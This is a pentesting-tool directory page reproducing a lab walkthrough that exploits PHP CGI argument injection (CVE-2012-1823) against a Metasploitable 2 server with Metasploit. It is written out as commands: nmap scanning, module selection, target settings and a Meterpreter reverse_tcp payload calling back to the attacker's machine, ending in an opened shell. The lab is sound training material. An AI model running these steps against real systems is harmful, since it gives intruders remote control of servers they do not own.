
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
PHP-CGI-Argument-Injection-Exploit — Ushbu videoda Kali Linux orqali Metasploitable 2 serveriga PHP CGI Argument Injection (CVE-2012-1823) ekspluatatsiyasi Metasploit yordamida amalga oshiriladi | Kitploit
Tools/GitHubGitHub/nulltrace1336/php-cgi-argument-injection-exploit
Exploit FrameworksVulnerability AnalysisWeb Application ExploitationPenetration TestingLearning & EducationLabs & Practice
GitHubnulltrace1336/php-cgi-argument-injection-exploit

PHP-CGI-Argument-Injection-Exploit

Ushbu videoda Kali Linux orqali Metasploitable 2 serveriga PHP CGI Argument Injection (CVE-2012-1823) ekspluatatsiyasi Metasploit yordamida amalga oshiriladi

View Repository
109 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

🎬 This YouTube video

YouTube Video

1️⃣ Target Check

Determine the Metasploitable IP from Kali:

ip a

For example:

Kali: 192.168.56.101

Metasploitable2: 192.168.56.102

Let's check the port and service:

nmap -p 80 192.168.56.102

You can also check in the browser:

http://192.168.56.102/

2️⃣ Start Metasploit

msfconsole


3️⃣ Select the PHP CGI exploit module

search php cgi

The correct module:

use exploit/multi/http/php_cgi_arg_injection

4️⃣ Configure the exploit

set RHOSTS 192.168.56.102
set RPORT 80
set TARGETURI /

Let's choose the payload:

set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 192.168.56.101
set LPORT 4444

Let's verify:

show options

5️⃣ Run the exploit

run

or

exploit

If successful:

Meterpreter session 1 opened

6️⃣ Check access

sysinfo
whoami
Download Tool